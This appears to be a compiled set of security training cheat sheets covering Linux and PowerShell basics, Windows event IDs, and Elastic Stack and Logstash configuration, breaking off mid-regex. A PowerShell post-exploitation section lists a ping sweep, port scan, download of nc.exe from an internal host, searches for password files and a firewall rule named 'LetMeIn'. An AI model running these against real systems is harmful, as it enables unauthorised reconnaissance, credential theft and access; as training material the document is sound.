Note that Windows PowerShell also supports tab completion, but it handles ambiguity differently. See the PowerShell cheat sheet for more information.

Type the following, and then press the `<TAB>` key:

```
$ cat /etc/pas
```

Then press `<TAB>`.

Note that it autocompletes to `/etc/passwd`.

Now try tabbing with ambiguity:

```
$ cd ~/Do
```

Then press `<TAB><TAB>`.

Note that it offers two choices: `Documents/ Downloads/`.

Now add a "w" and press `<TAB>`:

```
$ cd ~/Dow
```

Press `<TAB>`. It autocompletes to `~/Downloads/`.

cat

Display a file:

```
$ cat example.txt
```

Concatenate (cat) FileA.txt and FileB.txt, create FileC.txt:

```
$ cat FileA.txt FileB.txt > FileC.txt
```

---

cd

Change Directory (cd) to the /tmp directory:

```
$ cd /tmp
```

Change to the home directory. The following commands are equivalent for the Security511 Linux VM "student" user: "~" means home directory (for example: /home/student):

```
$ cd
$ cd ~
$ cd /home/student
```

Change to the parent directory. For example: if you are in /tmp/subdirectory/, this will change your working directory to /tmp/:

```
$ cd ..
```

echo

Print (echo) the string "Cylon":

```
$ echo Cylon
```

Create or overwrite the file example.txt, containing the string "Cylon":

```
$ echo Cylon > example.txt
```

Append the string "Cylon" to the file example.txt:

```
$ echo Cylon >> example.txt
```

ls

List the files in the current directory (equivalent to the cmd.exe "dir" command):

```
$ ls
```

List the files in the current directory, long output (-l), all files including "hidden" files that begin with a "." (-a):

```
$ ls -la
```

List the files in the current directory, long output (-l), all files (-a), sort by time (-r):

```
$ ls -lat
```

List the files in the current directory, long output (-l), all files (-a), reverse (-r) sort by time (-r):

```
$ ls -lart
```

network commands

Show network interface configuration:

```
$ ifconfig
```

Show network interface configuration using "ip":

```
$ ip a
```

Restart networking:

```
$ sudo /etc/init.d/networking restart
```

passwd

Change your password:

```
$ passwd
```

ping

ping a host forever (until CTRL-C is pressed), see if it is up (and unfiltered):

```
$ ping 10.5.11.25
```

ping a host 3 times, see if it is up (and unfiltered):

```
$ ping -c3 10.5.11.25
```

pwd

Print Working Directory (pwd), show the current directory:

```
$ pwd
```

sudo

Run a command as root:

```
$ sudo command
```

Open a root bash shell:

```
$ sudo bash
```

Additional Info

SANS PowerShell Cheat Sheet

Purpose

The purpose of this cheat sheet is to describe some common options and techniques for use in Microsoft's PowerShell.

PowerShell Overview

PowerShell Background

PowerShell is the successor to command.com, cmd.exe and cscript. Initially released as a separate download, it is now built in to all modern versions of Microsoft Windows. PowerShell syntax takes the form of verb-noun patterns implemented in cmdlets.

Launching PowerShell PowerShell is accessed by pressing Start -> typing powershell and pressing enter. Some operations require administrative privileges and can be accomplished by launching PowerShell as an elevated session. You can launch an elevated PowerShell by pressing Start -> typing powershell and pressing Shift-CTRL-Enter.

Additionally, PowerShell cmdlets can be called from cmd.exe by typing:

```
C:\> powershell -c "<command>"
```

Useful Cmdlets (and aliases)

Get a directory listing (ls, dir, gci):

```
PS C:\> Get-ChildItem
```

Copy a file (cp, copy, cpi):

```
PS C:\> Copy-Item src.txt dst.txt
```

Move a file (mv, move, mi):

```
PS C:\> Move-Item src.txt dst.txt
```

Find text within a file:

```
PS C:\> Select-String -path c:\users\*.txt -pattern password
```

```
PS C:\> ls -r c:\users\*.txt -file | % {Select-String -path $_ -pattern password}
```

Display file contents (cat, type, gc):

```
PS C:\> Get-Content file.txt
```

Get present directory (pwd, gl):

```
PS C:\> Get-Location
```

Get a process listing (ps, gps):

```
PS C:\> Get-Process
```

Get a service listing:

```
PS C:\> Get-Service
```

Formatting output of a command (Format-List):

```
PS C:\> ls | Format-List -property name
```

Paginating output:

```
PS C:\> ls -r | Out-Host -paging
```

Get the SHA1 hash of a file:

```
PS C:\> Get-FileHash -Algorithm SHA1 file.txt
```

Exporting output to CSV:

```
PS C:\> Get-Process | Export-Csv procs.csv
```

PowerShell for Pen-Tester Post-Exploitation

Conduct a ping sweep:

```
PS C:\> 1..255 | % {echo "10.10.10.$_";ping -n 1 -w 100 10.10.10.$_ | Select-String ttl}
```

Conduct a port scan:

```
PS C:\> 1..1024 | % {echo ((new-object Net.Sockets.TcpClient).Connect("10.10.10.10",$_)) "Port $_ is
open!"} 2>$null
```

Fetch a file via HTTP (wget in PowerShell):

```
PS C:\> (New-Object System.Net.WebClient).DownloadFile("http://10.10.10.10/nc.exe","nc.exe")
```

Find all files with a particular name:

```
PS C:\> Get-ChildItem "C:\Users\" -recurse -include *passwords*.txt
```

Get a listing of all installed Microsoft Hotfixes:

```
PS C:\> Get-HotFix
```

Navigate the Windows registry:

```
PS C:\> cd HKLM:\
PS HKLM:\> ls
```

List programs set to start automatically in the registry:

```
PS C:\> Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\run
```

Convert string from ascii to Base64:

```
PS C:\>[System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes("PSFTW!"))
```

List and modify the Windows firewall rules:

```
PS C:\> Get-NetFirewallRule -all
PS C:\> New-NetFirewallRule -Action Allow -DisplayName LetMeIn -RemoteAddress 10.10.10.25
```

Syntax

Cmdlets are small scripts that follow a dashseparated verb-noun convention such as "Get-Process". **Similar Verbs with Different Actions:** - **New-** Creates a new resource - **Set-** Modifies an existing resource - **Get-** Retrieves an existing resource - **Read-** Gets information from a source, such as a file - **Find-** Used to look for an object - **Search-** Used to create a reference to a resource - **Start-** (asynchronous) begin an operation, such as starting a process - **Invoke-** (synchronous) perform an operation such as running a command

Parameters: Each verb-noun named cmdlet may have many parameters to control cmdlet functionality.

Objects: The output of most cmdlets are objects that can be passed to other cmdlets and further acted upon. This becomes important in pipelining cmdlets.

Finding Cmdlets

To get a list of all available cmdlets:

```
PS C:\> Get-Command
```

Get-Command supports filtering. To filter cmdlets on the verb set:

```
PS C:\> Get-Command Set*
```

```
PS C:\> Get-Command -Verb Set
```

Or on the noun process:

```
PS C:\> Get-Command *Process
```

```
PS C:\> Get-Command -Noun process
```

Getting Help

To get help with help:

```
PS C:\> Get-Help
```

To read cmdlet self documentation:

```
PS C:\> Get-Help <cmdlet>
```

Detailed help:

```
PS C:\> Get-Help <cmdlet> -detailed
```

Usage examples:

```
PS C:\> Get-Help <cmdlet> -examples
```

Full (everything) help:

```
PS C:\> Get-Help <cmdlet> -full
```

Online help (if available):

```
PS C:\> Get-Help <cmdlet> -online
```

Cmdlet Aliases

Aliases provide short references to long commands.

To list available aliases (alias alias):

```
PS C:\> Get-Alias
```

To expand an alias into a full name:

```
PS C:\> alias <unknown alias>
```

```
PS C:\> alias gcm
```

Efficient PowerShell

Tab completion:

```
PS C:\> get-child<TAB>
```

```
PS C:\> Get-ChildItem
```

Parameter shortening:

```
PS C:\> ls -recurse
```

is equivalent to:

```
PS C:\> ls -r
```

5 PowerShell Essentials

Shows help & examples

```
PS C:\> Get-Help [cmdlet] -examples
```

Alias

```
PS C:\> help [cmdlet] -examples
```

Shows a list of commands

```
PS C:\> Get-Command
```

Alias

```
PS C:\> gcm *[string]*
```

Shows properties & methods

```
PS C:\> [cmdlet] | Get-Member
```

Alias

```
PS C:\> [cmdlet] | gm
```

Takes each item on pipeline and handles it as $_

```
PS C:\> ForEach-Object { $_ }
```

Alias

```
PS C:\> [cmdlet] | % { [cmdlet] $_ }
```

Searches for strings in files or output, like grep

```
PS C:\> Select-String
```

Alias

```
PS C:\> sls -path [file] -pattern [string]
```

Pipelining, Loops, and Variables

Piping cmdlet output to another cmdlet:

```
PS C:\> Get-Process | Format-List -property name
```

ForEach-Object in the pipeline (alias %):

```
PS C:\> ls *.txt | ForEach-Object {cat $_}
```

Where-Object condition (alias where or ?):

```
PS C:\> Get-Process | Where-Object {$_.name -eq "notepad"}
```

Generating ranges of numbers and looping:

```
PS C:\> 1..10
```

```
PS C:\> 1..10 | % {echo "Hello!"}
```

Creating and listing variables:

```
PS C:\> $tmol = 42
```

```
PS C:\> ls variable:
```

Examples of passing cmdlet output down pipeline:

```
PS C:\> dir | group extension | sort
```

```
PS C:\> Get-Service dhcp | Stop-Service -PassThru | Set-Service -StartupType Disabled
```

Cheat Sheet Version

Version 4.0

Windows Event Logs Table

Log Name	Provider Name	Event IDs	Description
System		7045	A service was installed in the system
System		7030	...service is marked as an interactive service. However, the system is configured to not allow interactive services. This service may not function properly.
System		1056	Create RDP certificate
Security		7045, 10000, 10001, 10100, 20001, 20002, 20003, 24576, 24577, 24579	Insert USB
Security		4624	An account was successfully logged on
Security		4625	An account failed to log on
Security		4698	User ... registered Task Scheduler task ...
Security		4720	A user account was created
Security		4722	A user account was enabled
Secutity		4724, 4738	Additional user creation events
Security		4728	A member was added to a security-enabled global group
Security		4732	A member was added to a security-enabled local group
Security		1102	Clear Event log
Application	EMET	2	EMET detected ... mitigation and will close the application: ...exe
Firewall		2003	Disable firewall
Microsoft-Windows-AppLocker/ EXE and DLL		8003	(EXE/MSI) was allowed to run but would have been prevented from running if the AppLocker policy were enforced
Microsoft-Windows-AppLocker/ EXE and DLL		8004	(EXE/MSI) was prevented from running.
Microsoft-Windows-WindowsDefender/Operational		1116	Windows Defender has detected malware or other potentially unwanted software
Microsoft-Windows-WindowsDefender/Operational		1117	Windows Defender has taken action to protect this machine from malware or other potentially unwanted software

Tools Quick Nav

Resources

ElastAlert

Elasticsearch

Flare

Kibana

Logstash

Beats

Domain Stats

Freq

Freq Server

ElastAlert

Abstract

ElastAlert is an open source alert engine for Elasticsearch designed and maintained by Yelp. Under the hood it is a python framework that is extensible. While free, ElastAlert is one of the best alert engines for Elasticsearch and can likely meet the needs of most organizations.

Where to Acquire

ElastAlert can be found at https://github.com/Yelp/elastalert. It is open source framework. Installation instructions are provided at https://elastalert.readthedocs.io/en/latest/

Examples/Use Case

TODO

Elasticsearch

Abstract

Elasticsearch is a big data platform that is widely used. It is a major open source component of the Elastic Stack. Elasticsearch commercial subscriptions can be purchased.

Where to Acquire

Elasticsearch can be downloaded from https://www.elastic.co/products/elasticsearch. It is open source but also has a commercial support offering.

Examples/Use Case

TODO

Flare

Abstract

Flare is a python script designed to identify command and control beaconing. It does this by analyzing flow data stored in Elasticsearch. It should support flow data from various data sources but currently has only been tested with Suricata flow logs.

Background: adversaries like to maintain access to compromised networks and systems. To do this, they often establish a command and control network. Infected systems periodically check in with command and control servers (also known as bot herders)

Problem: detecting connections to command and control servers is extremely hard. Connections may occur only once a day, every X seconds, or on a seemingly random connection pattern

Solution: reach out to Austin Taylor and Flare is born

Flare helps us solve the problem by applying automated analysis of flow data.

Where to Acquire

Flare can be downloaded from https://github.com/austin-taylor/flare.

Examples/Use Case

This is an example configuration to run flare against an Elasticsearch index called lab5.1-complete-suricata:

```
[beacon]
es_host=localhost
es_index=lab5.1-complete-suricata
es_port=9200
es_timeout=480
min_occur=10
min_percent=50
window=2
threads=8
period=26280
kibana_version=4
verbose=True

#Elasticsearch fields for beaconing
field_source_ip=source_ip
field_destination_ip=destination_ip
field_destination_port=destination_port
field_timestamp=@timestamp
field_flow_bytes_toserver=bytes_to_server
field_flow_id=flow_id
```

This is the command to run Flare:

```
flare_beacon -c /labs/lab5.3/files/lab5.3.ini  --focus_outbound --whois --group --html=/labs/lab5.3/
student/beacons.html
```

Kibana

Abstract

Kibana is a report engine designed for Elasticsearch. It is a major open source component of the Elastic Stack. It is used to search data and visualize your logs through charts and tables as well as dashboards.

Where to Acquire

Kibana can be downloaded from https://www.elastic.co/products/kibana. It is open source but also has a commercial support offering.

Search Filters

Below are some of the common search filters used with Kibana.

This is an example of looking for an logs that contain the string "password":

```
password
```

This is an example of looking for logs that contain the name jhenderson stored in a field called user:

```
user:jhenderson
```

Note: Sometimes a string needs to be surrounded with double quotes.

Example:

```
"sec555.com"
```

This is an example of looking for logs that contain a source port greater than 40000:

```
source_port:>40000
```

This is an example of looking for logs that contain a destination IP between 10.0.0.0 and 10.255.255.255:

```
destination_ip:[10.0.0.0 TO 10.255.255.255]
```

This is an example of looking for logs that have a field named tls:

```
_exists_:tls
```

This is an example of looking for logs that do not have a field named tls:

```
-_exists_:tls
```

This is an example of looking for logs that do not have a tag of pci:

```
-tags:pci
```

This is an example of looking for logs that are between a specific date:

```
@timestamp:[2017-05-01 TO 2017-05-28]
```

Combining search filters

Search filters can be combined using (), AND, and OR

This is an example of looking for a network connection sourcing from 192.168.0.1 going to 8.8.8.8:

```
source_ip:192.168.0.1 AND destination_ip:8.8.8.8
```

This is an example of looking for a network connection coming from 192.168.0.1 or 192.168.0.2:

```
source_ip:192.168.0.1 OR source_ip:192.168.0.2
```

This is an example of looking for a network connection coming from 192.168.0.1 or 192.168.0.2 that is destined for 8.8.8.8:

```
(source_ip:192.168.0.1 OR source_ip:192.168.0.2) AND destination_ip:8.8.8.8
```

This is an example of looking for network connections coming from 192.168.0.1 that are not going to 8.8.8.8:

```
source_ip:192.168.0.1 AND -destination_ip:8.8.8.8
```

Note: Using AND is not required when using an exclusion filter

Here is the same example as above that still works:

```
source_ip:192.168.0.1 -destination_ip:8.8.8.8
```

This is an example of looking for network connections that are not going to a private IP address:

```
-destination_ip:[10.0.0.0 TO 10.255.255.255] -destination_ip:[192.168.0.0 TO 192.168.255.255] -
destination_ip:[172.16.0.0 TO 172.16.31.255.255]
```

Logstash

Abstract

Logstash is a log aggregator designed to collect, parse, and enrich logs. It is a major open source component of the Elastic Stack. It can be used in conjunction with other commerial SIEM solutions.

Where to Acquire

Logstash can be downloaded from https://www.elastic.co/products/logstash. It is open source but also has a commercial support offering.

Examples/Use Case

Below are some of the common configurations used with Logstash.

General Knowledge

- type
- tags
- conditional logic - If statements

type

The **type** field is a special field often used to control how logs are handled. It can be used to control how a log is parsed and ultimately stored.

Type is most commonly set within an input plugin. For example, this configuration would set the type to windows anytime logs come in over TCP port 6052:

```
input {
    tcp {
        port => 6052
        type => "windows"
    }
}
```

This type could then be used to conditionally interact with logs with a type of "windows":

```
filter {
  if [type] == "windows" {
      do something...
  }
}
```

It can also be used to control where the logs ultimately are saved such as an Elasticsearch index of logstash-windows-2017-06-10:

```
output {
    if [type] == "windows" {
        elasticsearch {
            index => "logstash-windows-%{+YYYY.MM.dd}"
        }
    }
}
```

---

tags

Tags are attributes used to apply conditional filtering or to ease searching. It also can be used to route logs to their final destination. A log can have an unlimited amount of tags.

Tags can be set at input but can also be applied within the filter section. Below is an example of setting a tag of "windows" for any logs coming in over port 6052:

```
input {
    tcp {
        port => 6052
        tags => "windows"
    }
}
```

Below is an example of adding a tag within the filter portion of Logstash:

```
filter {
  mutate {
      add_tag => "windows"
  }
}
```

Below is an example of adding multiple tags within the filter portion of Logstash:

```
filter {
  mutate {
      add_tag => [ "windows", "pci", "critical_asset" ]
```

```
    }
  }
```

Tags can be used to control where the logs ultimately are saved such as an Elasticsearch index of logstash-windows-2017-06-10:

```
output {
    if "windows" in [tags] {
        elasticsearch {
            index => "logstash-windows-%{+YYYY.MM.dd}"
        }
    }
}
```

Tags can greatly aid in searching and detection techniques. This can be used so that an analyst can quickly search for whether a connection is outbound to the internet or to an internal system. It also can be used to apply log enrichment to select logs.

For example, below is an example of tagging IP addresses.

```
filter {
  if [destination_ip] =~ "2(?:2[4-9]|3\d)(?:\.(?:25[0-5]|2[0-4]\d|1\d\d|[1-9]\d?|0)){3}" {
    mutate {
      add_tag => [ "multicast" ]
    }
  }
  if [destination_ip] == "255.255.255.255" {
    mutate {
      add_tag => [ "broadcast" ]
    }
  }
  if [destination_ip] and "multicast" not in [tags] and "broadcast" not in [tags] {
    if [destination_ip] =~ "10\." or [destination_ip] =~ "192\.168\." or [destination_ip] =~ "172\.
(1[6-9]|2[0-9]|3[0-1])\." {
      mutate {
        add_tag => [ "internal_destination" ]
      }
    } else {
      mutate {
        add_tag => [ "external_destination" ]
      }
    }
  }
}
```

logic

Conditional logic is required to properly scale and use Logstash in an enterprise environment. It allows you to accept, parse, or enrich logs based on specific conditions.

A simple condition would be to do something **IF** a value equals something specific. Example:

```
filter {
    if [field] == "7" {
        do_something...
    }
}
```

Conditions dealing with Numbers

Note: That "7" is not the same as 7. **"7"** means the string of 7 and **7** means an integer of 7. If the field contained the integer 7 you would need to do this:

```
filter {
    if [field] == 7 {
        do_something...
    }
}
```

If a field contains a number value than you can use greater than or less than. Examples:

```
filter {
    if [field] > 7 {
        do_something...
    }
}
```

```
filter {
    if [field] < 7 {
        do_something...
    }
}
```

You can also do less than or equal to and greater than or equal to. Example:

```
filter {
    if [field] >= 7 {
        do_something...
    }
}
```

Conditions dealing with Strings

When checking against a string you can do an exact match such as follows:

```
filter {
    if [field] == "string" {
        do_something...
    }
}
```

Or you can do a regex match such as below. The **=~** specifies a regex match. The example below looks for the string "string" followed by any characters.

```
filter {
    if [field] =~ "string*" {
        do_something...
    }
}
```

Condition checks against a field's existance

If you want to apply a configuration but only if a field exists use this:

```
filter {
    if [field] {
        do_something...
    }
}
```

The syntax **if [field] {** means only run if the field **field** exists.

Handling multiple conditions

Sometimes you need to apply multiple logical conditions. To do this use **and** and **or**. For example, the below configuration requires a specific string for **field1** and an integer over 5 for **field2**.

```
filter {
    if [field1] == "string" and [field2] > 5 {
        do_something...
    }
}
```

This is a similar example but where **field1** needs to be set to string **or field2** needs to be over 5.

```
filter {
    if [field1] == "string" or [field2] > 5 {
        do_something...
```

```
    }
}
```

Input Plugins

- beats
- elasticsearch
- file
- jdbc
- tcp
- udp
- rabbitmq
- kafka

Special considerations (not actual plugins)

- codecs

beats

The **beats** plugin is an input plugin used to accept logs from beats agents such as winlogbeat and filebeat.

This example shows how to listen for logs from beats on port 5044. You cannot change the type when using beats.

```
input {
    beats {
        port => 5044
    }
}
```

elasticsearch

The **elasticsearch** input plugin is an input plugin used to accept logs from an elasticsearch index. This can be used to re-import logs from an existing index. It requires a query to be specified.

```
input {
    elasticsearch {
        hosts => "localhost"
        query => '{ "query": { "match": { "statuscode": 200 } }, "sort": [ "_doc" ] }'
```

```
    }
}
```

jdbc

The **jdbc** plugin is an input plugin used to retrieve logs from a database such as Microsoft SQL or MySQL. It is often used to retrieve logs from third party systems that store logs in a database such as McAfee ePO (endpoint protection suite).

```
input {
    jdbc {
        jdbc_driver_library => "/etc/logstash/drivers/sqljdbc42.jar"
        jdbc_driver_class => "com.microsoft.sqlserver.jdbc.SQLServerDriver"
        jdbc_connection_string => "jdbc:sqlserver://sqlserver_name_goes_here:
1433;databasename=database_name_goes_here"
        jdbc_fetch_size => "10000"
        jdbc_user => "sql_user_goes_here"
        jdbc_password => "sql_password_goes_here"
        schedule => "* * * * *"
        statement => "SELECT id,ipv4,user,mesesage FROM logs"
        tracking_column => id
        type => "mssql"
    }
}
```

file

The **file** plugin is an input plugin used to monitor files or folders.

Input configuration for monitoring a file:

```
input {
    file {
        path => "/var/log/syslog"
    }
}
```

Input configuration for monitoring a folder:

```
input {
    file {
        path => "/var/log/"
```

```
    }
}
```

Input configuration for monitoring CSV files within a folder:

```
input {
    file {
        path => "/path/to/some/folder/*.csv"
    }
}
```

---

tcp

The **tcp** input plugin is an input plugin that listens on a TCP port for logs.

Input configuration for accepting logs on TCP port 1025:

```
input {
    tcp {
        port => 1025
    }
}
```

It is recommended to add either a tag or type or both to all inputs. These should be used to specify the expected logs and/or information about these logs such as method of collection. This example shows both:

```
input {
    tcp {
        port => 1025
        type => "name_goes_here"
        tags => "name_goes_here"
    }
}
```

On Linux operating systems you must have be root or have administrative privileges to listen on ports 1024 and below. However, running Logstash as root is a bad idea. One way around this is to use iptables. The iptables command below maps port 514 (syslog) to port 1514.

```
iptables -t nat -A PREROUTING -p tcp --dport 514 -j REDIRECT --to-port 1514
```

The equivalent Logstash configuration file that accepts these logs is below:

```
input {
    tcp {
        port => 1514
        type => "syslog"
```

```
    }
}
```

To make iptables persist across reboots you can use iptables-save and iptables-restore. For more information on this see this link: https://help.ubuntu.com/community/IptablesHowTo#Using_iptables-save.2Frestore_to_test_rules

udp

The **udp** input plugin is an input plugin that listens on a UDP port for logs.

Input configuration for accepting logs on UDP port 1025:

```
input {
    udp {
        port => 1025
    }
}
```

It is recommended to add either a tag or type or both to all inputs. These should be used to specify the expected logs and/or information about these logs such as method of collection. This example shows both:

```
input {
    udp {
        port => 1025
        type => "name_goes_here"
        tags => "name_goes_here"
    }
}
```

On Linux operating systems you must have be root or have administrative privileges to listen on ports 1024 and below. However, running Logstash as root is a bad idea. One way around this is to use iptables. The iptables command below maps port 514 (syslog) to port 1514.

```
iptables -t nat -A PREROUTING -p udp --dport 514 -j REDIRECT --to-port 1514
```

The equivalent Logstash configuration file that accepts these logs is below:

```
input {
    udp {
        port => 1514
        type => "syslog"
    }
}
```

To make iptables persist across reboots you can use iptables-save and iptables-restore. For more information on this see this link: https://help.ubuntu.com/community/IptablesHowTo#Using_iptables-save.2Frestore_to_test_rules

rabbitmq

The **rabbitmq** input plugin is an input plugin that retrieves logs stored in RabbitMQ, which is a common third party message broker/log buffer.

This example shows the basic rabbitmq settings needed by Logstash:

```
input {
  rabbitmq {
    key => "logstashkey"
    queue => "logstashqueue"
    durable => true
    exchange => "logstashexchange"
    user => "logstash"
    password => "password_goes_here"
    host => "rabbitmq_server_goes_here"
    port => 5672
  }
}
```

This example below shows the basic RabbitMQ settings needed by Logstash but also includes some tags for troubleshooting. It assumes that it is pulling Windows logs out of a queue for Windows. The tags help troubleshoot issues related to a specific queue.

```
input {
  rabbitmq {
    key => "logstashkey"
    queue => "windows"
    durable => true
    exchange => "logstashexchange"
    user => "logstash"
    password => "password_goes_here"
    host => "rabbitmq_server_goes_here"
    port => 5672
    tags => [ "queue_windows", "rabbitmq" ]
  }
}
```

kafka

The **kafka** input plugin is an input plugin that retrieves logs stored in Kafka, which is a common third party message broker/log buffer.

This example shows the basic kafka settings needed by Logstash:

```
input {
  kafka {
    zk_connect => "kafka_server_goes_here:2181"
```

```
    topic_id => [ "logstash" ]
  }
}
```

This example below shows the basic Kakfa settings needed by Logstash but also includes some tags for troubleshooting. It assumes that it is pulling Windows logs out of a queue for Windows. The tags help troubleshoot issues related to a specific queue.

```
input {
  kafka {
    zk_connect => "kafka_server_goes_here:2181"
    topic_id => [ "windows" ]
    tags => [ "queue_windows", "kafka" ]
  }
}
```

---

codecs

Codecs can be used in input plugins to tell Logstash what data representation to expect in incoming logs. For example, if you know that logs coming in to the **tcp** plugin are going to be json you could use this:

```
input {
    tcp {
        port => "6000"
        codec => "json"
    }
}
```

The above configuration would automatically extract json field data similar to the below configuration. The difference is the below configuration must first shove the log into a field called **message** and then extract the json information from it.

```
input {
    tcp {
        port => "6000"
    }
}
filter {
    json {
        source => "message"
    }
}
```

Filter Parsing Plugins

- csv

- date
- grok
- json
- kv

csv

The **csv** plugin is an filter plugin used to parse out fields that are seperated by a specific character.

The below example configuration retrieves specific columns that are tab delimited from a Bro DHCP log

```
filter {
    csv {
      columns =>
["timestamp","uid","source_ip","source_port","destination_ip","destination_port","protocol","transaction_
      separator => "	"
    }
}
```

date

The **date** plugin is an filter plugin used to parse and normalize the date from a given field.

Date uses the match parameter to set patterns to parse out timestamps. The match parameter takes an array of one or more patterns. For more information see: https://www.elastic.co/guide/en/logstash/current/plugins-filters-date.html#plugins-filters-date-match

The below example configuration attempts to match a syslog time format against a field called syslog_timestamp.

```
filter {
    date {
      match => [ "syslog_timestamp", "MMM  d HH:mm:ss", "MMM dd HH:mm:ss" ]
    }
}
```

The below example configuration attempts to match a syslog time format against a field called syslog_timestamp and includes a timezone.

```
filter {
    date {
      match => [ "syslog_timestamp", "MMM  d HH:mm:ss", "MMM dd HH:mm:ss" ]
      timezone => "America/Chicago"
```

```
    }
}
```

The below example configuration attempts to match a timestamp based on the traditional year-month-day hour:minute:second format such as 2017-07-06 04:30:00.

```
filter {
    date {
      match => ["EventTime", "YYYY-MM-dd HH:mm:ss"]
    }
}
```

The below example configuration attempts to match a timestamp based on the traditional UNIX timestamp format format such as 1496031788.649121 (taken from Bro log).

```
filter {
    date {
      match => ["timestamp", "UNIX"]
    }
}
```

The below example configuration attempts to match a timestamp based ISO8601 format which is 2017-07-06T04:30:00.100Z.

```
filter {
    date {
      match => ["EventTime", "ISO8601"]
    }
}
```

When using the date plugin, it may make sense to remove the original date field after it has been converted successfully. This can be done by adding remove_field such as below.

```
filter {
    date {
      match => ["EventTime", "ISO8601"]
      remove_field => [ "EventTime"]
    }
}
```

grok

The **grok** plugin is an filter plugin used to parse fields using patterns and regex.

Grok allows both raw regex and grok patterns (which are really regex anyway) to be used in any combination. It is an extremely powerful tool.

When building out grok parsers it may make sense to do so using the website Grok Debugger:

https://grokdebug.herokuapp.com/

Patterns are simple to apply.

Take this sentence: **The dog is brown and 4 years old.**

This would be the way to parse out the type of animal, color, and age using patterns:

```
filter {
    grok {
        match => { "message" => "The %{WORD:animal} is %{WORD:color} and %{INT:age} years old." }
    }
}
```

This would be the way to parse out the type of animal, color, and age using regex:

```
filter {
    grok {
        match => { "message" => "The (?<animal>[a-zA-Z]+) is (?<color>[a-zA-Z]+) and (?<age>[0-9]+)
years old." }
    }
}
```

Please keep in mind that sometimes special characters will need escaped with "\". For example, consider this message:

There are [10] items in storage.

This grok configuration would fail:

```
filter {
    grok {
        match => { "message" => "There are [%{INT:number}] items in storage." }
    }
}
```

This would be the correct configuration that escapes the [and] characters:

```
filter {
    grok {
        match => { "message" => "There are \[%{INT:number}\] items in storage." }
    }
}
```

Now, what if a log sometimes has extra fields and other times does not? This would cause the pattern/regex match to fail. The way around this is to either perform multiple grok matches or handle optional fields.

Consider you need grok to be able to parse both of these sentences:

The dog is brown and 4 years old. The dog is brown and 4 years old and is owned by George.

Multiple grok match

Multiple grok matches simply need multiple match statements. The order of operations matters. The first match stops grok unless the parameter break_on_match is set to FALSE.

This is an example of a grok configuration that can parse both the sentences above using multiple grok match statements:

```
filter {
    grok {
        match => { "message" => "The %{WORD:animal} is %{WORD:color} and %{INT:age} years old and is 
owned by %{WORD:owner}." }
        match => { "message" => "The %{WORD:animal} is %{WORD:color} and %{INT:age} years old." }
    }
}
```

Handling optional fields

It is not uncommon for logs to have optional fields that sometimes exist and other times do not. To handle this with grok you can simply specific something as optional by surrounding it in ()?.

This is an example of a grok configuration that can parse both sentences above by adding an optional field reference using ()? in the configuration:

```
filter {
    grok {
        match => { "message" => "The (?<animal>[a-zA-Z]+) is (?<color>[a-zA-Z]+) and (?<age>[0-9]+) 
years old( and is owned by %{WORD:owner})?." }
    }
}
```

Here is an example of grok being used against a Linux auth.log event:

```
<11>Jun 10 22:45:01 sec-555-linux CRON[2385]: pam_unix(cron:session): session closed for user root
```

The below example configuration attempts to parse the log above with grok patterns.

```
filter {
    grok {
        match => { "message" => "<%{INT:syslog_pri}>%{SYSLOGTIMESTAMP:syslog_timestamp} %
{SYSLOGHOST:syslog_hostname} %{DATA:syslog_program}(?:\[%{POSINT:syslog_pid}\])?: %
```

```
{GREEDYDATA:syslog_message}" }
    }
}
```

This is an example of looking for base64 text in a Windows PowerShell event ID 4104:

```
filter {
    if [event_id] == 4104 and [ScriptBlockText] and [source_name] == "Microsoft-Windows-PowerShell" {
        grok {
            match => { "ScriptBlockText" => "(?<possible_base64_code>[A-Za-z0-9+/]{50,}[=]{0,2})" }
            tag_on_failure => []
        }
    }
}
```

Setting tag_on_failure to [] tells grok to not add a tag of _grokparsefailure if it fails to find a match.

Common Grok Patterns are below:

```
USERNAME [a-zA-Z0-9._-]+
USER %{USERNAME}
INT (?:[+-]?(?:[0-9]+))
BASE10NUM (?<![0-9.+-])(?>[+-]?(?:(?:[0-9]+(?:\.[0-9]+)?)|(?:\.[0-9]+)))
NUMBER (?:%{BASE10NUM})
BASE16NUM (?<![0-9A-Fa-f])(?:[+-]?(?:0x)?(?:[0-9A-Fa-f]+))
BASE16FLOAT \b(?<![0-9A-Fa-f.])(?:[+-]?(?:0x)?(?:(?:[0-9A-Fa-f]+(?:\.[0-9A-Fa-f]*)?)|(?:\.[0-9A-Fa-f]
+)))\b

POSINT \b(?:[1-9][0-9]*)\b
NONNEGINT \b(?:[0-9]+)\b
WORD \b\w+\b
NOTSPACE \S+
SPACE \s*
DATA .*?
GREEDYDATA .*
QUOTEDSTRING (?>(?<!\\)(?>"(?>\\.|[^\\"]+)+"|""|(?>'(?>\\.|[^\\']+)+')|''|(?>`(?>\\.|[^\\`]+)+`)|``))
UUID [A-Fa-f0-9]{8}-(?:[A-Fa-f0-9]{4}-){3}[A-Fa-f0-9]{12}

# Networking
MAC (?:%{CISCOMAC}|%{WINDOWSMAC}|%{COMMONMAC})
CISCOMAC (?:(?:[A-Fa-f0-9]{4}\.){2}[A-Fa-f0-9]{4})
WINDOWSMAC (?:(?:[A-Fa-f0-9]{2}-){5}[A-Fa-f0-9]{2})
COMMONMAC (?:(?:[A-Fa-f0-9]{2}:){5}[A-Fa-f0-9]{2})
IPV6 ((([0-9A-Fa-f]{1,4}:){7}([0-9A-Fa-f]{1,4}|:))|(([0-9A-Fa-f]{1,4}:){6}(:[0-9A-Fa-f]{1,4}|((25[0-5]|
2[0-4]\d|1\d\d|[1-9]?\d)(\.(25[0-5]|2[0-4]\d|1\d\d|[1-9]?\d)){3})|:))|(([0-9A-Fa-f]{1,4}:){5}(((:[0-9A-
Fa-f]{1,4}){1,2})|:((25[0-5]|2[0-4]\d|1\d\d|[1-9]?\d)(\.(25[0-5]|2[0-4]\d|1\d\d|[1-9]?\d)){3})|:))|
(([0-9A-Fa-f]{1,4}:){4}(((:[0-9A-Fa-f]{1,4}){1,3})|((:[0-9A-Fa-f]{1,4})?:((25[0-5]|2[0-4]\d|1\d\d|
[1-9]?\d)(\.(25[0-5]|2[0-4]\d|1\d\d|[1-9]?\d)){3}))|:))|(([0-9A-Fa-f]{1,4}:){3}(((:[0-9A-Fa-f]{1,4})
